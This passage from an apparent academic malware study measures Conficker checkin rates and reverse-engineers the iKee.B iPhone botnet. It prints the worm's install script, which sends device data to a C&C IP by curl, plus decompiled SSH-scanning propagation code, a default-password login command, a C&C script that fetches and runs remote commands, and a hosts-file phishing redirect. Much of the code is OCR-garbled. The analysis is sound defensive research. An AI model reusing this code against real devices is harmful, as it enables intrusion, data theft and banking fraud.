by essentially monitoring a subset of Conficker's daily Internet rendezvous points. All Conficker A and B drones produce daily sets of Internet rendezvous points, upon which each infected drone will attempt to contact using a known URL string. For Conficker A, each drone contacts every active Internet rendezvous point at 3-hour intervals. Conficker B drones contact Internet points at 2-hour intervals. Assuming two Conficker hosts, one A and one B, are powered on and connected to the Internet 24x7, we should expect the A-infected host to contact a monitored rendezvous point roughly 8 times per day, and the B-infected host to contact its monitored rendezvous point roughly 12 times per day.




Figure 4.1: The number of times Conficker A drones contact their rendezvous points

Figures 4.1 and 4.2 illustrate the worldwide observed rates of Internet rendezvous point checkins performed by A and B infected hosts over two separate 3-day intervals. While the graph slopes appear different, both graphs produce a consistent picture that approximates the expected daily time intervals that Conficker-infected host machines are powered on and connected to the Internet. In Figure 4.1, hosts average a peak interval of two checkins per day, which suggests that most A-infected hosts remain on and connected to the Internet for 6 to 9 hours per day. Similarly, in Figure 4.2, hosts average a peak interval of three to four checkins per day, which similarly suggests that most B-infected hosts are also on and connected to the Internet for 6 to 8 hours per day. These numbers are consistent with a typical workday of eight hours.

We also observe that the majority of hosts that connect to Conficker's Internet rendezvous points




Figure 4.2: The number of times Conficker B drones contact their rendezvous points

do so with frequencies that are consistent with Conficker's software implementation. That is, for Conficker A we observe that 85 to 90 percent of infected hosts return to the Internet rendezvous points less than 10 times per day, and less than 14 times per day for Conficker B. In Table 4.1, we examine the percentage of hosts that return to their Internet rendezvous points with frequencies that can be achieved only via IP multiplexing: specifically, NATed IP addresses that mask large-scale local area network (LAN) infections.

| Date | Type | Multiplexed-IPs | Total | Percentage |
|---|---|---|---|---|
| Jan 18 | ConfA | 13,408 | 322,402 | 4.16% |
| Jan 19 | ConfA | 61,206 | 417,238 | 14.67% |
| Jan 20 | ConfA | 34,932 | 365,120 | 9.57% |
| Feb 1 | ConfB | 169,469 | 1,405,874 | 12.05% |
| Feb 2 | ConfB | 180,808 | 1,543,633 | 11.71% |
| Feb 3 | ConfB | 295,199 | 1,640,166 | 17.99% |

Table 4.1: Conficker hosts with high Internet rendezvous checkin counts

Overall, Table 4.1 most likely represents an underapproximation of the presence of LANs that suffer multiple Conficker infections, and are masked by NAT. The table suggests that a consistent amount of roughly 10 percent of Conficker's Internet rendezvous point checkins occur through NAT. Here, January 18th appears to be an outlier, with only 5 percent NAT checkins. One possible explanation is that January 18th is a Sunday, whereas the other days listed are weekdays. It is possible that NAT is most heavily used in business environments, which are closed on Sunday.

# Chapter 5

# iKee - Analysis of a Mobile Malware Botnet

In early November 2009, Dutch users of jailbroken iPhones in T-Mobile's 3G IP range began experiencing extortion popup windows. The popup window notifies the victim that the phone has been hacked, and then sends that victim to a website where a $5 ransom payment is demanded to remove the malware infection [20, 9]. The teenage hacker who authored the malicious software (malware) had discovered that many jailbroken iPhones have been configured with a secure shell (SSH) network service with a known default root password of 'alpine'. By simply scanning T-Mobile's Dutch IP range from the Internet for vulnerable SSH-enabled iPhones, the misguided teenage hacker was able to upload a very simple ransomware application to a number of unsuspecting iPhone users before being caught and forced to pay back his victims.

Very soon after this incident, around the week of 8 November, a second iPhone malware outbreak began in Australia, using the very same SSH vulnerability. This time the malware did not just infect jailbroken iPhones, but would then convert the iPhone into a self-propagating worm, to infect other iPhones. This worm, referred to as iKee.A, was developed by an Australian hacker named Ashley Towns [4]. The worm would install a wallpaper of the British 1980s pop star Rick Astley onto the victim's iPhone, and it succeeded in infecting an estimated 21,000 victims within about a week.

Nearly two weeks after the iKee.A incident, on 18 November, a new and more malicious iPhone malware strain was spotted by XS4ALL across parts of Europe [22]. This new malware, named iKee.B, or duh (the name of the bot's primary binary), was based on a nearly identical design of the iKee.A worm. However, unlike iKee.A, this new malware includes C&C logic to render all infected iPhones under the control of a bot master. This latest Phone malware, although limited in its current growth potential, offers some insights into what one day may become a widespread threat, as Internet-tethered smartphones become more ubiquitously available.

In this project, we conducted an in-depth reverse analysis of this malware. We found the iKee.B botnet to be an interesting sample that offers insights into the design of modern smartphone botnets. It has a very simple yet flexible code base, which given its target platform makes tremendous sense.

While its code base is small, all the key functionality that we have grown to expect of PC botnets is also present in iKee.B: it can self-propagate, it carries a malicious payload (data exfiltration), and it periodically probes its C&C for new control instructions. iKee.B's C&C protocol is simply a periodic curl fetch from a small iPhone app, allowing the bot master to reprogram bot clients at will. As with all Internet-based botnets, iKee.B clients take full advantage of the Internet to find new victims, coordinate with their C&C, fetch new program logic, and exfiltrate whatever content they find within their hosts.

## 5.1 Related Work

Our research is informed by prior measurement and analysis studies of Internet worms such as CodeRed [24], Sasser [23], and Witty [30], and botnets such as Storm [27] and Conficker [29]. When compared to these elaborate analyses of malware infecting PCs, the threat of worms infecting mobile devices is an emerging and understudied area.

Cabir, the first smartphone worm released in 2004, used Bluetooth to propagate itself and did not serve any purpose other than propaganda [13]. In 2005, CommWarrior distinguished itself as a new proof-of-concept virus that spread itself through MMS messages [12]. In 2006, there were more than 31 malware families (and 170 variants) for smartphones, most of which were targeting the Symbian OS [17]. These included designed-for-profit mobile viruses such as the Viver trojan that generated SMS spam messages at a rate as high as $7 per message [19]. By 2009, the number of mobile malware instances had tripled to 514 variants, spanning 106 families and targeting six different platforms (Symbian, J2ME, Python, WinCE, SGold and MSIL). Cheng et al. studied the vulnerability of the Windows Mobile platform to abuse by malware [8]. To our knowledge, ours is the first comprehensive analysis of malware targeting the iPhone.

The spread of these smartphone viruses also inspired research in modeling the epidemics of worm propagation in mobile networks. Examples include work by Bulygin, who extended the SIR model to model propagation of MMS worms [6] and Fleizach et al., who developed a simulator for evaluating various propagation strategies across network topologies [14]. Our reverse engineering work is complementary to these studies.

## 5.2 Code Structure Overview

To conduct the reverse engineering and code analysis of iKee.B, we employed a combination of manual and automated analysis of all files contained in the iKee.B bot client package. In this bot client package, iKee.B includes two binary applications written for the iPhone's ARM processor. We analyzed these two ARM binaries using IDA Pro [18] to disassemble the code, and then employed the Desquirr [15] ARM processor decompiler to extract a C-like description of the binaries. Desquirr runs as a plug-in for IDA, and can properly recognize the prologue and epilogue of functions compiled for the ARM processor. However, this decompiler was insufficient for our analysis purposes, and we had to extend its functionality to address several important deficiencies. Specifically, we extended the Desquirr decompiler to




Figure 5.1: Structural overview of iKee.B

- Support the generation of high-level flow control constructs such as while loops
- Properly recognize function arguments
- Properly track all references to the data segment. This is a particularly important extension, as without it one cannot explicitly recognize string and constant references (a major deficit in code analysis)

Figure 5.1 illustrates the roles and interactions of the two binaries, two scripts, and two preference files that compose the iKee.B bot client. An iKee.B iPhone infection begins with a remote attacker (e.g., a remote infected iPhone), which detects the existence of the victim iPhone SSH network service running with the default 'alpine' password. Once a vulnerable iPhone is detected, the attacker performs a remote login to the victim iPhone and then uploads and unpacks (via tar and gzip) the iKee.B files to the directory `/private/var/mobile/home/`. iKee.B is now ready for installation on the victim iPhone.

Installation of iKee.B is performed by the `inst` shell script. This script creates an iKee dedicated directory on the infected iPhone. It installs the preferences files `com.apple.ksyslog.plist` and `com.apple.period.plist`. Next, it incorporates logic to archive all SMS messages on the infected iPhone and sends them, along with information about the infected device, to a server in Lithuania. However, the SMS data archiving instruction is commented out in the iKee.B version released on the Internet. It also changes the SSH default password. Details of how the inst script operates are in Section 5.3.

Propagation logic, presented in Section 5.4, is configured and invoked using the `com.apple.ksyslog.plist` preference file. This preference file causes the iPhone at each boot time to execute a binary named sshd, which scans and propagates the malware to other iPhones that are vulnerable to the same SSH attack. iKee.B's sshd binary conducts three independent scans:

1. The iPhone's local network address space
2. A randomly computed subnetwork on the Internet
3. A list of ranges of IP addresses belonging to a set of mobile operators across Europe and Australia

When a vulnerable iPhone is discovered, sshd uploads an image of iKee.B to the victim and forces the victim to execute the `inst` script.

iKee.B's botnet C&C logic is presented in Section 5.5. This logic is implemented using the `com.apple.period.plist` preference file, which configures the iPhone to execute a bot client checking script named syslog every 5 minutes. The syslog script is charged with running the C&C checkin binary application named duh, which phones home to the C&C and retrieves new shell scripts to run on the victim iPhone. The duh application builds a specially crafted HTTP GET request to an IP address parameter supplied by the syslog script. This GET request includes the bot client's ID computed by the inst script (Section 5.3), which allows the C&C Server to identify individual iPhones, regardless of the current IP address these iPhones happen to be using.

## 5.3 Installation Logic

Istallation of the iKee.B bot is performed by the `inst` script, as shown in Figure 5.2. The script is invoked by the remote attacker, once the iKee.B package is uploaded and unpacked. This script performs four primary functions. First, the script creates a randomly generated ID for the bot client, which it uses to create a local directory for file storage. Later, this ID is used in client-to-C&C coordination, allowing the bot master to uniquely identify its individual hosts.

Second, the `inst` script installs the on the iPhone preference files `com.apple.period.plist` and `com.apple.period.plist`, which are responsible for starting the self-propagation logic and bot-client C&C logic, respectively. These preference files are loaded each time the iPhone is rebooted, and ensure that the self-propagation and bot client control logic are performed continuously by the client.

Third, the inst script collects and compresses all SMS messages on the local iPhone into a single archive. However, this logic is disabled on iKee.B versions released on the Internet. In this archive, the script also stores information regarding the OS name and its local network configuration. Inst then opens an HTTP connection to the address 92.61.38.16, and delivers this archive to the botnet C&C server:

```
92.61.38.16
Location: Dilnius, Lithuania
Domain: Dedicated Serverland
Provider: UAB Hostex
```

| IP Range | Provider |
|---|---|
| 192.168.0.0-192.168.3.255 | Local network |
| 94.157.100.0-94.157.255.255 | T-mobile, Netherlands |
| 87.103.52.255-87.103.66.255 | Vodafone, Portugal |
| 94.157.0.0.0-120.157.99.255 | T-mobile, Netherlands |
| 114.72.0.0-114.75.255.255 | OPTUSINTERNET, Australia |
| 92.248.90.0-92.248.120.255 | MOBILKOM, Austria |
| 81.217.74.0-81.217.74.255 | Kabelsignal AG, Austria |
| 84.224.60.0-84.224.80.255 | Pannon GSM Telecommunications Inc, Hungary |
| 188.88.100.0-188.88.160.255 | T-Mobile, Netherlands |
| 77.248.140.0-77.248.146.255 | UPC Broadband, Austria |
| 77.54.160.0-77.54.190.255 | Vodafone, Portugal |
| 80.57.116.0-80.57.131.255 | UPC Broadband Austria |
| 84.224.0.0-84.224.63.255 | Pannon GSM Telecommunications Inc, Hungary |

Table 5.1: GSM providers targeted by iKee.B

Finally, `inst` changes the default SSH password from '`alpine`' to a new fixed password value, as uncovered by Paul Ducklin's blog [11]. This is done via the `sed` expression in Figure 5.2, which replaces the encrypted form of the password '`alpine`' with the encrypted form of the word '`ohshit`'.

## 5.4 Propagation Logic

iKee.B propagates by scanning specific Internet IP address ranges for SSH services (port 22/TCP), and attempts to connect to responding services as root, using the password '`alpine`'. The actual scanning and infection logic of iKee.B is embedded in a binary application named `sshd`, which is configured to RunAtLoad, with KeepAlive enabled, via the preference file, com.apple.ksyslog. When a vulnerable SSH-enabled iPhone is found, sshd will upload a copy and unpack iKee.B's 6-file package to the victim's iPhone, and then run the inst script. The primary control logic of the sshd application is in Figure 5.3.

It illustrates the main program loop of sshd, which iterates through a set of IP address ranges, calling the scanner routine (right panel) to visit and infect all vulnerable IPs within the given IP range. A list of statically programmed IP ranges targeted by sshd is shown in the RANGES array in Figure 5.3. These IP ranges correspond to a strategic set of GSM IP ranges scattered across four countries in Europe and Australia. Specifically, the GSM providers targeted by iKee.B are shown in Table 5.1.

In addition to scanning the above-selected mobile phone operator, sshd scans the iPhone's current local address subnetwork for other vulnerable iPhones, and well as the local (nonroutable) network address range, 192.168.0.0/16. Such scanning may be of particular interest when the victim's iPhone opportunistically connects to a WiFi LAN for Internet tethering. The selection of the random subnetwork to scan is produced using the following time-seeded random subnet generation algorithm:

```
#!/hin/eh
if teet  -r /etc/rel ;then
       # Create a unique identifier for the infected iPhone.  Thie ia uaed later
       # for Botnet C&C coordination
ID=‘cat /etc/rel‘
else
ID=$RANDOM$RANDOM
echo $ID >/etc/rel
fi
mkdir $ID

# inatalla the kayalog preferencee file
rm -rf /Syetem/Library/LaunchDaemons/com.apple.ksyslog.plist

# diaahled: poeeihly for teeting purposee
#cp com.apple.kayalog.pliat /private/var/mohile/home/

cp com.apple.kayelog.pliet /Syetem/Library/LaunchDaemone/com.apple.ksyslog.pliet

# disabled: poesihly for testing purpoees
#/hin/launchctl load -w /System/Lihrary/LaunchDaemone/com.apple.keyslog.plist

dpkg -i --refuee-downgrade --akip-same-vereion curl_7.19.4-6_iphoneoe-arm.deh
curl -O cache.aaurik.com/dehe/eqlite3_3.5.9-9_iphoneos-arm.deh
dpkg -i --refuee-downgrade --ekip-eame-vereion eqlite3_3.5.9-9_iphoneoe-arm.deh
curl -D cache.eaurik.com/dehe/adv-cmds_119-5_iphoneoe-arm.deh
dpkg -i --refuse-downgrade --ekip-eame-vereion adv-cmds_119-5_iphoneoe-arm.deb
SQLITE1=‘which sqlite3‘
SQLITE=$SQLITE1  ‘which eqlite‘


# diabled:  archive  all SMS meeeagee
#sqlite3  /privete/ver/mohile/Lihrary/SMS/sme.db "eelect * from message" | cut -d \| -f 2,3,4,14 > $ID/eme.txt
# inetell the period preferencee file
mv com.apple.period.pliet /Syetem/Lihrary/LaunchDaemona/
chmod +x /Syatem/Library/LaunchDaemons/com.apple.period.pliet
/hin/launchctl load -w /Syetem/Lihrary/LaunchDaemone/com.apple.period.pliet

# change default paseword
aed -i -e 'e/\/smx7MYTQIi2M/ztzk6MZFq8t\/Q/g' /etc/maater.pasewd

# archive iPhone name and veraion
uname -nr >>$ID/info
echo $SQLITE >>$ID/info
# archive iPhone net info
ifconfig | grep inet >> $ID/info

# compress info and send to 92.61.38.16
tar czf ${ID}.tgz $ID
curl 92.61.38.16/xml/a.php?name=$ID  --data "data=‘base64 -w 0 ${ID}.tgz| sed -e 'e/+/%plu/g’‘"
```

Figure 5.2: iKee.B install script

```
int main(int a0, int a1, int a2, int a3) {
   char* RANGES[13] = {
      ''192.168.0.0-192.168.3.255'',     ''94.157.100.0-94.157.255.255'',
      ''87.103.52.255-87.103.66.255'',  ''94.157.0.0.0-120.157.99.255'',
      ''114.72.0.0-114.75.255.255'',     ''92.248.90.0-92.248.120.255'',
      ''81.217.74.0-81.217.74.255'',     ''84.224.60.0-84.224.80.255'',
      ''188.88.100.0-188.88.160.255'', ''77.248.140.0-77.248.146.255'',
      ''77.54.160.0-77.54.190.255'',     ''80.57.116.0-80.57.131.255'',
      ''84.224.0.0-84.224.63.255''};

   a3 = get_lock(a0, a1, a2, a3);
   if (a3 != 0 )
      return 1;
   sleep(60);

   /* gets local eubnet range */
   locnet = getLocalSubnet();
   while (1) {
      # scan your iPhone's current local net
      a0 = scanner(locnet, a1, a2);

      # ecan a randomly generated eubnet
      for (int i=0; i <= 2; i++) {
         reub = randSubnet();
         asprintf(&rsub_range, ''%s.0-%s.255", rsub);
         a0 = scanner(rsub_range, a1, rsub);
      } # end for i

      # acan the European/Australlian mobile IP providers
      for (int j=0; j < 13; j++)  {
         scanner(RANGES[j], a1, a2);
      } # end for j
  }  # end while
} #end main


int ecanner(char* range, int a1, int a2) {
   tokeniee(range, & rhigh, ''-'');
   tokeniae(rlow, &low1, ''.'');
   tokeniae(rhigh, &high1, ''.'');

   L1 = atoi(low1);
   L2 = atoi(low2);
   L3 = atoi(low3);
   H1 = atoi(high1);
   H2 = atoi(high2);
   H3 = atoi(high3);
   rval = H3;
   for (int i=L1; i <= H1; i++) {
      for (int j=L2; j <= H2; j++) {
         for (int k=L3; k <= H3; k++) {
            for (int m=0; m <= 255; m++) {
               asprintf(& host, ''%i.%i.%i.%i", i, j, k, m);
               # scan for a vulnerable iPhone
               rval = scanHost(hoat, a1, i, hoet);
               if (!rval) {
                   # login and upload package
                   rval = checkHost(host, a1, a2, hoet);
                   if (!rval) {
                       # inatall iKee.B infection
                       rval = initfat(host, a1, a2, hoet);
                   }  # end if
               } # end if
            } # end for m
         } # end for k
      } # end for j
   } # end for i
}  # end ecanner
```

Figure 5.3: sshD main and scanner subroutines

```
int randSubnet() {
   srand(time(0));
    R2 = random();
    R1 = (0x80808081 + R2 >> 7) - (R2 >> 0x1f);
    Octet8 = R2 - (R1 << 8) - R1;
    R2 = random();
    R1 = (0x80808081 + R2 >> 7) - (R2 >> 0x1f);
    Octet16 = R2 - (R1 << 8) - R1;
    R2 = random();
    R1 = (0x80808081 + R2 >> 7) - (R2 >> 0x1f);
    Octet24 = R2 - (R1 << 8) - R1;
    asprintf(random_netmask, "%i.%i.%i.", Octet8, Octet16, Octet24);
    return random_netmask;
}
```

The scanner subroutine of **sshd** sweeps each address range for active SSH services. When an SSH service is found, the routine **checkHost** is called, which attempts to connect to the target SSH service using the following command: **sshpass -p alpine ssh -o StrictHostKeyCheck**

If **checkHost** succeeds in connecting to the target SSH server using the default **'alpine'** password, the scanner subroutine will next invoke the initfst routine to upload and install the iKee.B package. The **initfst** routine installs iKee.B to a statically named installation directory: **/private/var/mobile/home/**. There, the **initfst** script untars its six iKee.B files, and invokes the inst script on the victim's iPhone to complete the installation of iKee.B (Section 5.3).

```
int initfst() {
   R7 = & 0;
   var_C = R0;
   md_cmd = ??mkdir /private/var/mobile/home??;   # Create iKee.B directory
   outcome = runCommand(R3, var_C, R2, md_cmd);

   if (outcome == 0)  {# success
      package_name = ??/private/var/mobile/home/cydia.tgz??;
      # victim pulls (via fget) iKee.B package from attacker
      outcome = remoteCopyFile(??/private/var/mobile/home/cydia.tgz??, package_name, ...);
      if (outcome = 0)  { # success
              # install iKee.B on victim iPhone
              install_cmd = ??cd /private/var/mobile/home/;tar xzf cydia.tgz;./inst??...;
              outcome      = prunCommand(R3, install_cmd, R2, R3);
      }  #end if
   }
   return outcome;
}  # end initfst
```

## 5.5 Control Logic

All iKee.B clients are programmed to maintain an ongoing communication channel with a dedicated botnet server, 92.61.38.16. The purpose of iKee.B's C&C connection is to allow the bot master to send infected iPhones new shell script logic, possibly customized for the specific bot client based on its individual client ID. The botnet checkin logic is installed by the **inst** script via the preference file **com.apple.period.plist**. This configuration file programs the victim iPhone to run the syslog shell script every 300 seconds (5 minutes).

The **syslog** script begins by retrieving the unique ID of the bot client created at installation time. **Syslog** then invokes the **duh** application, providing **duh** with the target C&C IP address and a URL argument that includes the local bot client ID. **Duh** builds a specially crafted HTTP GET request using the URL argument parameter passed by **syslog**, and sends this URL to the C&C's IP. When

```
#!/hin/sh
cd /private/var/mohile/home/          # cd to the worm?e working directory
ID=`cat /etc/rel`                           # Get hot client ID
PATH=.:$PATH

# invoke 'duh' application - which checks in to C&C eerver with hot client ID
# TheC&C server repliee are stored in file .tmp, which ie then interrogated for new commands
# via the check function
/private/var/mobile/home/duh 92.61.38.16 /xml/p.php?id=$ID > /private/var/mobile/home/.tmp
check;  # call function check (helow)

function check {
    if test 2 -lt $(wc -l .tmp |cut -d ' ' -f 1) ; then
      # paree a .tmp file for valid C&C script content
      cat /private/var/mohile/home/.tmp | grep -v GET | grep -v Host | grep -v User-Agent
                          > /private/var/mohile/home/heh
      # extract this ehell content to file "heh" and execute.
      eh /private/var/mohile/home/heh
    fi
}  # end for
```

Figure 5.4: Syslog C&C Checkin Script (runs every 5 mins on the infected iPhone)

```
01:     % wget --ueer-agent="HTMLGET 1.0" 92.61.38.16/xml.p.php?id=i2345
02:     --HH:MM:SS-- http://92.61.38.16/xml.p.php?id=i2345
03:                          => 'p.php@id=i2345'
04:    reeolving fsproxyi.f-eecure.com[192.i68.X.X[:4007... connected.
05:     Proxy requeet eent, awaiting reeponse...  200 OK
06:     HH:MM:SS (59.57 KB/e) - 'p.php@id=12345'  saved [61]
07:
08:    % cat    "p.php@id=0i"
09:    #!/hin/sh
10:    #
11:    echo  ''2i0.233.73.206  mijn.ing.nl''  >> /etc/hosts
```

Figure 5.5: iKee.B C&C BotNet control channel session: courtesy Miko Hypponen

the C&C server receives the bot client checkin, it has the option to send back new programming logic in the form of a new iPhone shell script. This script is then redirected by **syslog** into a temporary file called .tmp. Next, syslog invokes the function check, which scrapes the .tmp file for valid iPhone shell script lines, and puts these lines in a file called **/private/var/mobile/home/heh**. Finally, the check function invokes the **heh** script, effectively executing any commands the bot master wishes to issue to the infected iPhone.

**Regarding the iKee.B C&C Server** - Reports indicate that the initial iKee.B C&C server (92.61.38.16) was taken down shortly after the outbreak. However, there are confirmed reports that this C&C server was functioning at some point when the outbreak first appeared. For example, it has been reported that iKee.B was used to monitor and redirect Dutch ING Direct customers to a phishing site to steal user account information [21]. This phishing site attack was accomplished via the C&C server uploading a script to poison the DNS host files of iKee.B-infected iPhones. For the ING Direct attack, the following C&C interaction was recorded by a researcher during an iKee.B client checkin with the Lithuanian C&C as shown in Figure 5.5.

On line 01, the researcher connects to the iKee.B Lithuanian C&C server using an HTTP Get request, which mirrors the checkin string from the **duh** application. In this case, the researcher reports his bot client ID to be 12345. The server parses this URL, and responds with a shell script, which is then captured in a text file named "p.php@id=01" (line 06). On iKee.B-infected

iPhones, this shell would be executed by the `sylog` script. Line 11 shows that the script's purpose is to poison the iPhone's DNS cache (`/etc/hosts`) by redirecting all requests to `mijn.ing.nl` to 210.233.72.206.

In effect, line 11 causes the iPhone to associate the IP address 210.233.72.206 to the Dutch ING Direct web site (`mijn.ing.nl`). When a Dutch ING Direct account holder connects to the Dutch ING Direct website, the user is instead sent to a compromised Japanese eCommerce site (210.233.72.206), which serves a phishing web page that looks identical to the ING Direct website. Any account login information submitted to this phishing site will presumably be exploited by the iKee.B botmaster to conduct financial fraud.

## 5.6 Implications

Consumer handheld devices have emerged as a potential new frontier for crimeware. Owners of the newest generation of smartphones attached to GSM IP ranges or auto-connected to local WiFi networks should understand that the convenience of their Internet-tethered web, media, and email service, comes with a (potentially) steep price. In fact, Internet-tethering phones that support complex applications and network services is an entire game changer. Unlike the previous generation of cell phones that were at their worst susceptible to local Bluetooth hijacking, modern Internet-tethered cellphones are today suspectible to being probed, fingerprinted, and surreptitiously exploited by hackers from anywhere on the Internet [10].

Although the iKee.B botnet discussed here admittedly offers a rather limited growth potential, iKee.B nevertheless provides an interesting proof of concept that much of the functionality we have grown to expect from PC-based botnets can be easily migrated into a lightweight smartphone application. iKee.B demonstrates that a victim holding an iPhone in Australia, can be hacked from another iPhone located in Hungary, and forced to exfiltrate its user's private data to a Lithuanian C&C server, which may then upload new instructions to steal financial data from the Australian user's online bank account. While it is unclear just how well prepared smartphone users are to this new reality, it is clear that malware developers are preparing for this new reality right now.

To some degree, media attention regarding the iKee.B iPhone bot has been somewhat short lived - in a sense justified by the point that only jail-broken iPhone users were victimized. Jailbreaking the iPhone has had some degree of popularity, and articles have been written to describe the various motivations for why consumers have been attracted to jailbreaking their iPhones (e.g., [2]). These reasons primarily involve users wanting to run apps that Apple refuses to sign and distribute via their iTunes service. In addition, jailbreaking the iPhone is a prerequisite step to SIM unlocking, which allows users to use their iPhones with unsanctioned GSM providers. This Summer (2009), a survey suggested that roughly 10% of iPhone users jailbreak their phones [25]. While this is a small subset of users, future smart malware may eventually break through the iPhone jail locking or circumvent this issue, or may simply target other emerging smartphone platforms that do not restrict application installs, as does Apple.

As with all platform-specific malware infections, the iKee.B bot naturally raises questions regarding the general security of the infected platform: in this case the security of Apple's iPhone. In short, an iKee.B infection is a self-inflicted wound. The act of jailbreaking one's iPhone (i.e., configuring the iPhone to install applications not approved and distributed via Apple) does indeed introduce

a degree of risk to the end user. However, jailbreaking the iPhone does not in itself provide the infection vector. Rather, the actual vulnerability exploited by iKee.B and its recent brethren arose because some jailbreaking applications leave the iPhone with an enabled SSH service set with a default password. Users who jailbreak their iPhones but then reset their default passwords are not subject to this attack. After reviewing the iKee bot implementation, we do not see the need for security patches or other software updates from Apple to respond to this recent rash of attacks.

# Chapter 6

# Conclusion

We have examined extensions to malware propagation models to address the evolving protocols and propagation models used by the latest malware pandemics. We conducted an in-depth analysis of the Conficker C P2P network protocol, and its application of new propagation strateiges. We also conducted an analysis of the iKee.B bot client. iKee.B is a botnet that was released on November 23, 2009, and targeted iPhone users across several countries in Europe and Australia. We have reverse engineered the iKee.B client binaries to an approximation of their original source code implementation, and presented an analysis of the installation, attack propagation, and botnet coordination logic.

# Bibliography


[1] GNU/Octave. http://www.gnu.org/software/octave/, 2009.

[2] J. D. Abbey. Why should i jailbreak my iphone, 2009. http://appadvice.com/-appnn/2009/03/whyshouldijailbreakmyiphone/.

[3] E. Aben. Conficker/Conflicker/Downadup as seen from the UCSD Network Telescope. http://www.caida.org/research/security/ms08-067/conficker.xml, 2009.

[4] W. Ashford. First ever iphone worm ikee unleashed by aussie hacker, 2009. http://www.computerweekly.com/Articles/2009/11/09/238469/First-ever-iPhone-worm-Ikee-unleashed-by-Aussie-hacker.htm.

[5] L. Briesemeister, P. Lincoln, and P. Porras. Epidemic profiles and defense of scale-free networks. In *Proceedings of the 2003 ACM Workshop on Rapid Malcode (WORM)*, pages 67–75, October 2003.

[6] Y. Bulygin. Epidemics of mobile worms. In *Proceedings of Malware*, 2007.

[7] W. G. C. Zou and D. Towsley. Code red worm propagation modeling and analysis. In *Proceedings of the 9th ACM conference on Computer and Communications Security CCS'02*, Washington D.C., October 2002.

[8] Z. Cheng. Mobile malware: Threats and prevention. McAfee Technical Report, 2007.

[9] D. Danchev. ihacked: jailbroken iphones compromised, $5 ransom demanded, 2009. http://blogs.zdnet.com/security/?p4805.

[10] D. Danchev. Os fingerprinting appleś iphone 2.0 software - a ẗrivial joke; 2009. http://blogs.zdnet.com/security/p1603.

[11] P. Ducklin. Password recovery for the latest iphone worm, 2009. http://www.sophos.com/-blogs/duck/g/2009/11/23/iphone-worm-password/.

